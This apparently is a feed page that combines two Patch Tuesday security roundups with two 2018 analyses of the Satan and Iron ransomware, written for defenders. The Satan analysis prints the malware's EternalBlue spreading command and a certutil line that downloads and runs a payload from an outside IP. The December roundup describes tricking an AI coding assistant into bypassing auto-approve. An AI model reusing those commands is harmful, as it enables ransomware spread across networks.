Normal view

Patch Tuesday, January 2026 Edition

14 January 2026 at 01:47

Microsoft today issued patches to plug at least 113 security holes in its various Windows operating systems and supported software. Eight of the vulnerabilities earned Microsoft’s most-dire “critical” rating, and the company warns that attackers are already exploiting one of the bugs fixed today.

January’s Microsoft zero-day flaw — CVE-2026-20805 — is brought to us by a flaw in the Desktop Window Manager (DWM), a key component of Windows that organizes windows on a user’s screen. Kev Breen, senior director of cyber threat research at Immersive, said despite awarding CVE-2026-20805 a middling CVSS score of 5.5, Microsoft has confirmed its active exploitation in the wild, indicating that threat actors are already leveraging this flaw against organizations.

Breen said vulnerabilities of this kind are commonly used to undermine Address Space Layout Randomization (ASLR), a core operating system security control designed to protect against buffer overflows and other memory-manipulation exploits.

“By revealing where code resides in memory, this vulnerability can be chained with a separate code execution flaw, transforming a complex and unreliable exploit into a practical and repeatable attack,” Breen said. “Microsoft has not disclosed which additional components may be involved in such an exploit chain, significantly limiting defenders’ ability to proactively threat hunt for related activity. As a result, rapid patching currently remains the only effective mitigation.”

Chris Goettl, vice president of product management at Ivanti, observed that CVE-2026-20805 affects all currently supported and extended security update supported versions of the Windows OS. Goettl said it would be a mistake to dismiss the severity of this flaw based on its “Important” rating and relatively low CVSS score.

“A risk-based prioritization methodology warrants treating this vulnerability as a higher severity than the vendor rating or CVSS score assigned,” he said.

Among the critical flaws patched this month are two Microsoft Office remote code execution bugs (CVE-2026-20952 and CVE-2026-20953) that can be triggered just by viewing a booby-trapped message in the Preview Pane.

Our October 2025 Patch Tuesday “End of 10” roundup noted that Microsoft had removed a modem driver from all versions after it was discovered that hackers were abusing a vulnerability in it to hack into systems. Adam Barnett at Rapid7 said Microsoft today removed another couple of modem drivers from Windows for a broadly similar reason: Microsoft is aware of functional exploit code for an elevation of privilege vulnerability in a very similar modem driver, tracked as CVE-2023-31096.

“That’s not a typo; this vulnerability was originally published via MITRE over two years ago, along with a credible public writeup by the original researcher,” Barnett said. “Today’s Windows patches remove agrsm64.sys and agrsm.sys. All three modem drivers were originally developed by the same now-defunct third party, and have been included in Windows for decades. These driver removals will pass unnoticed for most people, but you might find active modems still in a few contexts, including some industrial control systems.”

According to Barnett, two questions remain: How many more legacy modem drivers are still present on a fully-patched Windows asset; and how many more elevation-to-SYSTEM vulnerabilities will emerge from them before Microsoft cuts off attackers who have been enjoying “living off the land[line] by exploiting an entire class of dusty old device drivers?”

“Although Microsoft doesn’t claim evidence of exploitation for CVE-2023-31096, the relevant 2023 write-up and the 2025 removal of the other Agere modem driver have provided two strong signals for anyone looking for Windows exploits in the meantime,” Barnett said. “In case you were wondering, there is no need to have a modem connected; the mere presence of the driver is enough to render an asset vulnerable.”

Immersive, Ivanti and Rapid7 all called attention to CVE-2026-21265, which is a critical Security Feature Bypass vulnerability affecting Windows Secure Boot. This security feature is designed to protect against threats like rootkits and bootkits, and it relies on a set of certificates that are set to expire in June 2026 and October 2026. Once these 2011 certificates expire, Windows devices that do not have the new 2023 certificates can no longer receive Secure Boot security fixes.

Barnett cautioned that when updating the bootloader and BIOS, it is essential to prepare fully ahead of time for the specific OS and BIOS combination you’re working with, since incorrect remediation steps can lead to an unbootable system.

“Fifteen years is a very long time indeed in information security, but the clock is running out on the Microsoft root certificates which have been signing essentially everything in the Secure Boot ecosystem since the days of Stuxnet,” Barnett said. “Microsoft issued replacement certificates back in 2023, alongside CVE-2023-24932 which covered relevant Windows patches as well as subsequent steps to remediate the Secure Boot bypass exploited by the BlackLotus bootkit.”

Goettl noted that Mozilla has released updates for Firefox and Firefox ESR resolving a total of 34 vulnerabilities, two of which are suspected to be exploited (CVE-2026-0891 and CVE-2026-0892). Both are resolved in Firefox 147 (MFSA2026-01) and CVE-2026-0891 is resolved in Firefox ESR 140.7 (MFSA2026-03).

“Expect Google Chrome and Microsoft Edge updates this week in addition to a high severity vulnerability in Chrome WebView that was resolved in the January 6 Chrome update (CVE-2026-0628),” Goettl said.

As ever, the SANS Internet Storm Center has a per-patch breakdown by severity and urgency. Windows admins should keep an eye on askwoody.com for any news about patches that don’t quite play nice with everything. If you experience any issues related installing January’s patches, please drop a line in the comments below.
Microsoft Patch Tuesday, December 2025 Edition

10 December 2025 at 00:18

Microsoft today pushed updates to fix at least 56 security flaws in its Windows operating systems and supported software. This final Patch Tuesday of 2025 tackles one zero-day bug that is already being exploited, as well as two publicly disclosed vulnerabilities.

Despite releasing a lower-than-normal number of security updates these past few months, Microsoft patched a whopping 1,129 vulnerabilities in 2025, an 11.9% increase from 2024. According to Satnam Narang at Tenable, this year marks the second consecutive year that Microsoft patched over one thousand vulnerabilities, and the third time it has done so since its inception.

The zero-day flaw patched today is CVE-2025-62221, a privilege escalation vulnerability affecting Windows 10 and later editions. The weakness resides in a component called the “Windows Cloud Files Mini Filter Driver” — a system driver that enables cloud applications to access file system functionalities.

“This is particularly concerning, as the mini filter is integral to services like OneDrive, Google Drive, and iCloud, and remains a core Windows component, even if none of those apps were installed,” said Adam Barnett, lead software engineer at Rapid7.

Only three of the flaws patched today earned Microsoft’s most-dire “critical” rating: Both CVE-2025-62554 and CVE-2025-62557 involve Microsoft Office, and both can exploited merely by viewing a booby-trapped email message in the Preview Pane. Another critical bug — CVE-2025-62562 — involves Microsoft Outlook, although Redmond says the Preview Pane is not an attack vector with this one.

But according to Microsoft, the vulnerabilities most likely to be exploited from this month’s patch batch are other (non-critical) privilege escalation bugs, including:

CVE-2025-62458 — Win32k
CVE-2025-62470 — Windows Common Log File System Driver
CVE-2025-62472 — Windows Remote Access Connection Manager
CVE-2025-59516 — Windows Storage VSP Driver
CVE-2025-59517 — Windows Storage VSP Driver

Kev Breen, senior director of threat research at Immersive, said privilege escalation flaws are observed in almost every incident involving host compromises.

“We don’t know why Microsoft has marked these specifically as more likely, but the majority of these components have historically been exploited in the wild or have enough technical detail on previous CVEs that it would be easier for threat actors to weaponize these,” Breen said. “Either way, while not actively being exploited, these should be patched sooner rather than later.”

One of the more interesting vulnerabilities patched this month is CVE-2025-64671, a remote code execution flaw in the Github Copilot Plugin for Jetbrains AI-based coding assistant that is used by Microsoft and GitHub. Breen said this flaw would allow attackers to execute arbitrary code by tricking the large language model (LLM) into running commands that bypass the user’s “auto-approve” settings.

CVE-2025-64671 is part of a broader, more systemic security crisis that security researcher Ari Marzuk has branded IDEsaster (IDE  stands for “integrated development environment”), which encompasses more than 30 separate vulnerabilities reported in nearly a dozen market-leading AI coding platforms, including Cursor, Windsurf, Gemini CLI, and Claude Code.

The other publicly-disclosed vulnerability patched today is CVE-2025-54100, a remote code execution bug in Windows Powershell on Windows Server 2008 and later that allows an unauthenticated attacker to run code in the security context of the user.

For anyone seeking a more granular breakdown of the security updates Microsoft pushed today, check out the roundup at the SANS Internet Storm Center. As always, please leave a note in the comments if you experience problems applying any of this month’s Windows patches.

Satan ransomware adds EternalBlue exploit

By: Bart
22 April 2018 at 02:48

Today, MalwareHunterTeam reached out to me about a possible new variant of Satan ransomware.

Satan ransomware itself has been around since January 2017 as reported by Bleeping Computer.

In this blog post we'll analyse a new version of the infamous Satan ransomware, which since November 2017 has been using the EternalBlue exploit to spread via the network, and consequently encrypt files.


Analysis

First up is a file inconspicuously named "sts.exe", which may refer to "Satan spreader".


The file is packed with PECompact 2, and is therefore only 30KB in filesize. 

Notably, Satan has used different packers in multiple campaigns, for example, it has also used UPX and WinUpack. This is possibly due to a packer option in the Satan RaaS builder. Fun fact: Iron ransomware, which may be a spin-off from Satan, has used VMProtect.


"sts.exe" acts as a simple downloader, and will download two new files, both SFX archives, and extract them with a given password:


Figure 1 - download and extract two new files

Both files will be downloaded from 198.55.107[.]149, and use a custom User-Agent "RookIE/1.0", which seems a rather unique User-Agent.
  • ms.exe has password: iamsatancryptor
  • client.exe has password: abcdefghijklmn
It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor". 

Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:

Figure 2 - UAC prompt

Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.


Curiously, and thanks to the s2 option, the start dialog will be hidden, but the extraction progress is displayed - this means we need to click through to install the ransomware. Even more curious: the setup is in Chinese.

Figure 3 - End of setup screen

ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the EternalBlue exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the C:\ProgramData folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.

The infection of other machines on the network will be achieved with the following command:

cmd /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp 

We can then see an attempt to spread the ransomware to other machine in the same network:

Figure 4 - Spreading attempt over SMB, port 445

down64.dll (17f8d5aff617bb729fcc79be322fcb67) will be loaded in memory using DoublePulsar, and executes the following command:

cmd.exe /c certutil.exe -urlcache -split -f http://198.55.107.149/cab/sts.exe c:/sts.exe&c:\sts.exe

This will be used for planting sts.exe on other machines in the network, and will consequently be executed.

Satan ransomware itself, which is contained in Client.exe, will be dropped to C:\Cryptor.exe.

This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.

Figure 5 - Database-related processes

What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:

windows, python2, python3, microsoft games, boot, i386, ST_V22, intel, dvd maker, recycle, libs, all users, 360rec, 360sec, 360sand, favorites, common files, internet explorer, msbuild, public, 360downloads, windows defen, windows mail, windows media pl, windows nt, windows photo viewer, windows sidebar, default user

This exclusion list is reminiscent of Iron ransomware. (or vice-versa)

Satan will, after encryption, automatically open the following ransomware note: C:\_How_to_decrypt_files.txt:


Figure 6 - Ransom note


The note is, as usual, in English, Chinese and Korean, and demands the user to pay 0.3 BTC. Satan will prepend filenames with its email address, satan_pro@mail.ru, and append extensions with .satan. For example: [satan_pro@mail.ru]Desert.jpg.satan

BTC Wallet: 14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo 
Email: satan_pro@mail.ru
Note: _How_to_decrypt_files.txt

It appears one person has already paid 0.2 BTC:
https://blockchain.info/address/14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo

Satan will create a unique mutex, SATANAPP, so the ransomware won't run twice. It will also generate a unique hardware ID and sends this to the C2 server:

GET /data/token.php?status=ST&code=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX 
HTTP/1.1 
Connection: Keep-Alive 
User-Agent: Winnet Client 
Host: 198.55.107.149

As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, 25005f06e9b45fad836641b19b96f4b3 is another downloader which works similar to what is posted in this blog. It would fetch the following files:

  • http://122.114.9.220/data/client.exe
  • http://122.114.9.220/data/ms.exe
  • http://122.114.9.220/data/winlog.exe

According to VirusTotal, the downloader file was uploaded:
2017-11-20 18:35:17 UTC ( 5 months ago )

For additional reading, read this excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.


Disinfection

You may want to verify if any of the following files or folders exist:

  • C:\sts.exe
  • C:\Cryptor.exe
  • C:\ProgramData\ms.exe
  • C:\ProgramData\client.exe
  • C:\Windows\Temp\KSession

Prevention

  • Enable UAC
  • Enable Windows Update, and install updates (especially verify if MS17-010 is installed)
  • Install an antivirus, and keep it up-to-date and running
  • Restrict, where possible, access to shares (ACLs)
  • Create backups! (and test them)
More ransomware prevention can be found here.


Conclusion

Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.

Prevention is always better than disinfection/decryption.


IOCs

Maktub ransomware: possibly rebranded as Iron

By: Bart
10 April 2018 at 21:15


In this post, we'll take a quick look at a possible new ransomware variant, which appears to be the latest version of Maktub ransomware, also known as Maktub Locker.

Hasherazade from Malwarebytes has, as per usual, written an excellent blog on Maktub Locker in the past, if you wish to learn more: Maktub Locker – Beautiful And Dangerous

Update - 2018-04-14: Read the conclusion at the end of this post to learn more about how Iron ransomware mimicked at least three different ransomware families.


Analysis

A file was discovered, named ado64 with the following properties:


Maktub typically sports a graphically appealing lock screen, as well as payment portal, and promotes "Maktub Locker" extensively. 


Interestingly enough, this variant has removed all references to Maktub. The figures below represent lock screen and payment portal, when stepping through.


Figure 1 - Lock screen/warning

Email address: recoverfile@mail2tor.com
Bitcoin address: 1cimKyzS64PRNEiG89iFU3qzckVuEQuUj
Ransomware note: !HELP_YOUR_FILES.HTML


Figure 2 - Payment portal

Figure 3 - Hello! (after entering the personal ID)
The text reads:

We’re very sorry that all of your personal files have been encrypted :( But there are good news – they aren’t gone, you still have the opportunity to restore them! Statistically, the lifespan of a hard-drive is anywhere from 3 to 5 years. If you don’t make copies of important information, you could lose everything! Just imagine! In order to receive the program that will decrypt all of your files, you will need to pay a certain amount. But let’s start with something else…


Figure 4 - "We are not lying"


Figure 5 - Ransomware cost


Figure 6 - Where to pay


Figure 7- Last but not least: how to buy Bitcoins


In previous versions of Maktub, you could decrypt 1 file for free, however, with the current rebranding, this option has disappeared. Since the ransomware has rebranded, we'll name it "Iron" or "Iron ransomware", due to the name of the decrypter, IronUnlocker.

 Iron encrypts a whopping total of 374 extensions, these are as follows:

.001, .1cd, .3fr, .8ba, .8bc, .8be, .8bf, .8bi8, .8bl, .8bs, .8bx, .8by, .8li, .DayZProfile, .abk, .ade, .adpb, .adr, .aip, .amxx, .ape, .api, .apk, .arch00, .aro, .arw, .asa, .ascx, .ashx, .asmx, .asp, .asr, .asset, .bar, .bay, .bc6, .bc7, .bi8, .bic, .big, .bin, .bkf, .bkp, .blob, .blp, .bml, .bp2, .bp3, .bpl, .bsa, .bsp, .cab, .cap, .cas, .ccd, .cch, .cer, .cfg, .cfr, .cgf, .chk, .class, .clr, .cms, .cod, .col, .con, .cpp, .cr2, .crt, .crw, .csi, .cso, .css, .csv, .ctt, .cty, .cwf, .d3dbsp, .dal, .dap, .das, .db0, .dbb, .dbf, .dbx, .dcp, .dcr, .dcu, .ddc, .ddcx, .dem, .der, .desc, .dev, .dex, .dic, .dif, .dii, .disk, .dmg, .dmp, .dob, .dox, .dpk, .dpl, .dpr, .dsk, .dsp, .dvd, .dxg, .elf, .epk, .eql, .erf, .esm, .f90, .fcd, .fla, .flp, .for, .forge, .fos, .fpk, .fpp, .fsh, .gam, .gdb, .gho, .grf, .h3m, .h4r, .hkdb, .hkx, .hplg, .htm, .html, .hvpl, .ibank, .icxs, .img, .indd, .ipa, .iso, .isu, .isz, .itdb, .itl, .itm, .iwd, .iwi, .jar, .jav, .java, .jpe, .kdc, .kmz, .layout, .lbf, .lbi, .lcd, .lcf, .ldb, .ldf, .lgp, .litemod, .lng, .lrf, .ltm, .ltx, .lvl, .m3u, .m4a, .map, .mbx, .mcd, .mcgame, .mcmeta, .md0, .md1, .md2, .md3, .mdb, .mdbackup, .mddata, .mdf, .mdl, .mdn, .mds, .mef, .menu, .mm6, .mm7, .mm8, .moz, .mpq, .mpqge, .mrwref, .mxp, .ncf, .nds, .nrg, .nri, .nrw, .ntl, .odb, .odf, .odp, .ods, .odt, .orf, .owl, .oxt, .p12, .p7b, .p7c, .pab, .pbp, .pef, .pem, .pfx, .pkb, .pkh, .pkpass, .plc, .pli, .pot, .potm, .potx, .ppf, .ppsm, .pptm, .prc, .prt, .psa, .pst, .ptx, .pwf, .pxp, .qbb, .qdf, .qel, .qic, .qpx, .qtr, .r3d, .raf, .re4, .res, .rgn, .rgss3a, .rim, .rofl, .rrt, .rsrc, .rsw, .rte, .rw2, .rwl, .sad, .sav, .sc2save, .scm, .scx, .sdb, .sdc, .sds, .sdt, .shw, .sid, .sidd, .sidn, .sie, .sis, .slm, .slt, .snp, .snx, .spr, .sql, .sr2, .srf, .srw, .std, .stt, .sud, .sum, .svg, .svr, .swd, .syncdb, .t01, .t03, .t05, .t12, .t13, .tar.gz, .tax, .tcx, .thmx, .tlz, .tor, .torrent, .tpu, .tpx, .ttarch2, .tur, .txd, .txf, .uax, .udf, .umx, .unity3d, .unr, .uop, .upk, .upoi, .url, .usa, .usx, .ut2, .ut3, .utc, .utx, .uvx, .uxx, .vcd, .vdf, .ver, .vfs0, .vhd, .vmf, .vmt, .vpk, .vpp_pc, .vsi, .vtf, .w3g, .w3x, .wad, .war, .wb2, .wdgt, .wks, .wmdb, .wmo, .wotreplay, .wpd, .wpl, .wps, .wtd, .wtf, .x3f, .xla, .xlam, .xlc, .xlk, .xll, .xlm, .xlr, .xlsb, .xltx, .xlv, .xlwx, .xpi, .xpt, .yab, .yps, .z02, .z04, .zap, .zipx, .zoo, .ztmp

Iron doesn't spare gamers, as it will also encrypt Steam files (.vdf), World of Tanks replays (.wotreplay). DayZ (.DayZProfile), and possibly others.

Folders containing the following words are exempt from encryption:

Windows, windows, Microsoft, Mozilla Firefox, Opera, Internet Explorer, Temp, Local, LocalLow, $Recycle.bin, boot, i386, st_v2, intel, recycle, 360rec, 360sec, 360sand, internet explorer, msbuild

Interestingly enough, 360sec, 360rec, and 360sand is developed by Qihoo 360, an internet security company based in China, and is an antivirus (360 Total Security is one example).  This, as well as the fact that the Iron ransomware also includes resources in Chinese Simplified, alludes this variant may be developed by a Chinese speaker.

The ransomware will additionally delete the original files after encryption, and will also empty the recycle bin. It does not remove Shadow Volume Copies or Restore Points.

Iron embeds a public RSA key as follows:

-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAIOYf0KqEOGaxdLmMLypMyZ1q/K+r6DuCdYpwZfs0EPug3ye7UjZa0QMOP5/OySr
l/uBJtkmEghEtUEo/zfcBJ7332O1ytJ7/ebIUv+ZcN1Rlswzdv7uZxYRC8u1HvrgBvAz4Atb
zx+FbFVqLB0gGixYTqbjqANq21AR6r91+oJtAgMBAAE=
-----END RSA PUBLIC KEY-----

The Iron ransomware will determine the user's WAN IP and also send a POST request to its C2 server, http://y5mogzal2w25p6bn[.]ml.

Figure 8 - Traffic

It appears Iron will create a new, random GUID, and use it as a mutex, in order to not infect the machine twice. The following values will be sent to the C2:

  • Encryption key;
  • Randk (seed);
  • GUID (mutex);
  • Start (whether ransom successfully started);
  • Market (unknown).
The C2 server will then respond with another set of values, and generate a unique Bitcoin address, which means that victims may pay twice to different addresses. Rule of thumb: do not pay the ransomware.

Of note is an email address in the response: oldblackjack@outlook.com.

Iron will additionally save certain values, such as the GUID, in HKCU\Software\CryptoA:

Figure 9 - Registry values (click to enhance)

Encrypted files will have the .encry extension appended. It is likely not possible to restore data.


Conclusion

It is currently unknown if Iron is indeed a new variant by the same creators of Maktub, or if it was simply inspired by the latter, by copying the design for the payment portal for example.

We know the Iron ransomware has mimicked at least three ransomware families:
  • Maktub (payment portal design)
  • DMA Locker (Iron Unlocker, decryption tool)
  • Satan (exclusion list)
From the screenshots above, it is obvious the portal design has been copy pasted from Maktub.

As for copying from DMA Locker, see this tweet:
and BTW, their unlocker looks like they copied layout from DMA Locker (https://t.co/FFWzMpQ6hu) pic.twitter.com/HWZXGtc2i7
— hasherezade (@hasherezade) April 11, 2018

And, last but not least, it uses the exact same exclusion list (folders and its content that will not be encrypted) from Satan:

Just to clarify, there isn't specific code overlap, as the crypto is quite different to Satan. However, there are similarities in a number of things, such as the exclusion list. https://t.co/OHkFimJ3g7 pic.twitter.com/ub6hOnucgn
— Bart (@bartblaze) April 11, 2018
Code is indeed quite unique, and Iron seems like a totally new ransomware, and may even be a "side project" by the creators of the Satan ransomware. However, at this point, there is no sure way of telling who's behind Iron. Time may be able to tell.

Decryption is impossible without the author's private key, however, it is possible to restore files using Shadow Volume Copies, or alternatively Shadow Explorer. If that doesn't work, you may try using a data recovery program such as PhotoRec or Recuva.

Take note of ID ransomware, if a decryptor should ever become available. Additionally, it may identify other families of ransomware if you are ever affected. Another service to take note of in this regard is NoMoreRansom.

For preventing ransomware, have a look here:

In short: create backups!

Questions, comments, feedback or help: leave a comment below or contact me on Twitter.


Indicators:

Indicator typeIndicator
emailoldblackjack@outlook.com
domainy5mogzal2w25p6bn.ml
FileHash-SHA25619ee6d4a89d7f95145660ca68bd133edf985cc5b5c559e7062be824c0bb9e770
URLhttp://y5mogzal2w25p6bn.ml
URLhttp://y5mogzal2w25p6bn.ml/receive
FileHash-MD51e60050db59e3d977d2a928fff3d34a6
FileHash-SHA1f51bab89b4e4510b973df8affc2d11a4476bd5be
emailrecoverfile@mail2tor.com
On AlienVault:

❌